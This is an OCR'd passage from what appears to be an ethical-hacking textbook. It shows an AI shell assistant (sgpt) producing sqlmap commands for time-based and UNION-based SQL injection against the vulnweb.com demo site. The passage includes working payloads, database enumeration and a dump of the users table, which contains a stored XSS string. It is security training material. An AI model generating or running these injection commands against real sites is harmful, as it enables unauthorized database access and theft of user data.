
```
Parameter: cat (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 8889 FROM (SELECT(SLEEP(5)))tGAX)
---
[07:11:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[07:11:31] [INFO] fetching database names
[07:11:31] [INFO] fetching number of databases
[07:11:31] [INFO] resumed: 2
[07:11:31] [INFO] resumed: information_schema
[07:11:31] [INFO] resumed: acuart
available databases [2]:
[*] acuart
[*] information_schema

[07:11:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
[07:11:31] [WARNING] your sqlmap version is outdated

[*] ending @ 07:11:31 /2024-03-17/
```

Figure 15-32: Time-Based SQL Injection Query Output – Example 1

Example #2:


- **Prompt:** "Check for time-based blind SQL injection on the target URL http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate tables in the acuart database."

Generated Output: This command performs a similar SQL injection test but focuses on enumerating the tables within the acuart database after identifying the vulnerability.



```
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --shell "Check for time-based blind SQL injection on target url with parameter as http://t
estphp.vulnweb.com/listproducts.php/cat=1 and enumerate the tables in acuart database "
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --technique=T --dbs --tables -D acuart
[E]xecute, [D]escribe, [A]bort: E
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:12:28 /2024-03-17/

[07:12:28] [INFO] resuming back-end DBMS 'mysql'
[07:12:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

Figure 15-33: Time-Based SQL Injection Query – Example 2




```
[07:13:03] [INFO] fetching tables for database: 'acuart'
[07:13:03] [INFO] fetching number of tables for database 'acuart'
[07:13:03] [INFO] resumed: 8
[07:13:03] [INFO] resumed: artists
[07:13:03] [INFO] resumed: carts
[07:13:03] [INFO] resumed: categ
[07:13:03] [INFO] resumed: featured
[07:13:03] [INFO] resumed: guestbook
[07:13:03] [INFO] resumed: pictures
[07:13:03] [INFO] resumed: products
[07:13:03] [INFO] resumed: users
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[07:13:03] [INFO] fetching columns for table 'users' in database 'acuart'
```

Figure 15-34: Time-Based SQL Injection Query Output – Example 2

Example #3:


- **Prompt:** "Check for time-based blind SQL injection on the target URL http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the users table in the acuart database."

Generated Output: This command extends the attack by specifically enumerating the users table in the acuart database and dumping the data once the SQL injection vulnerability is exploited.




```
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --shell "Check for time-based blind SQL injection on target url with parameter as http://testphp.vulnweb.com/listproducts.php/cat=1 and enumerate users table in acuart database "
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --technique=T --dbs --tables -D acuart -T users --dump
[E]xecute, [D]escribe, [A]bort: E
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:13:03 /2024-03-17/

[07:13:03] [INFO] resuming back-end DBMS 'mysql'
[07:13:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
```

Figure 15-35: Time-Based SQL Injection Query – Example 3



```
[07:13:03] [INFO] fetching tables for database: 'acuart'
[07:13:03] [INFO] fetching number of tables for database 'acuart'
[07:13:03] [INFO] resumed: 8
[07:13:03] [INFO] resumed: artists
[07:13:03] [INFO] resumed: carts
[07:13:03] [INFO] resumed: categ
[07:13:03] [INFO] resumed: featured
[07:13:03] [INFO] resumed: guestbook
[07:13:03] [INFO] resumed: pictures
[07:13:03] [INFO] resumed: products
[07:13:03] [INFO] resumed: users
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[07:13:03] [INFO] fetching columns for table 'users' in database 'acuart'
```

Figure 15-36: Time-Based SQL Injection Query Output 1 – Example 3



```
[07:13:33] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+----------------------------------------+--------------------------------------+-------+------+----------
----------+---------------+-------+---------+
| cc                                     | cart                                 | name  | pass | email
          | phone         | uname | address |
+----------------------------------------+--------------------------------------+-------+------+----------
----------+---------------+-------+---------+
| <script>alert(document.cookie)</scrim | 0c050378b44a064a3e18bac3421da408 | M.J.S | test | blackhat@
gmail.com | 0096892974349 | test  | oman    |
+----------------------------------------+--------------------------------------+-------+------+----------
----------+---------------+-------+---------+

[07:13:33] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com/dump/acuart/users.csv'
[07:13:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
[07:13:33] [WARNING] your sqlmap version is outdated

[*] ending @ 07:13:33 /2024-03-17/

┌─[root@parrot]─[/home/attacker]
└──╼ #
```

Figure 15-37: Time-Based SQL Injection Query Output 2 – Example 3

These examples illustrate how attackers can automate time-based SQL injection attacks using sqlmap, powered by AI technologies, which could enable unauthorized access to sensitive data from vulnerable web applications.


Checking for UNION-based SQL Injection with AI

Attackers can take advantage of AI-powered technologies to streamline and automate network scanning activities. With AI's help, attackers can easily conduct error-based SQL injection attacks on target web applications. For example, an attacker could use ChatGPT to generate specific prompts, such as:

Example #1:


- **Prompt:** "Check for UNION-based SQL injection on the target URL http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the database."

Generated Output: This command checks for UNION-based SQL injection at the target URL and enumerates databases using the --technique=U flag.



```
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --shell "Check for UNION based SQL injection on target url with parameter as http://testph
p.vulnweb.com/listproducts.php/cat=1 and enumerate the database "
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --technique=U --dbs
[E]xecute, [D]escribe, [A]bort: E
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:05:03 /2024-03-17/

[07:05:03] [INFO] resuming back-end DBMS 'mysql'
[07:05:03] [INFO] testing connection to the target URL
[07:05:04] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible
 DBMS: 'MySQL')
[07:05:04] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-si
te scripting (XSS) attacks
```

Figure 15-38: UNION-Based SQL Injection Query – Example 1




```
[07:05:56] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[07:05:56] [INFO] checking if the injection point on GET parameter 'cat' is a false positive
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 20 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71716a7671,
0x5774564a634744735373625061417 84a55736776584c4d4c70456c6c5757456178474479565 84a73,0x71706b7a71),NULL
-- -
---
[07:06:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[07:06:25] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[07:06:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
[07:06:25] [WARNING] your sqlmap version is outdated

[*] ending @ 07:06:25 /2024-03-17/
```

Figure 15-39: UNION-Based SQL Injection Query Output– Example 1

Example #2:

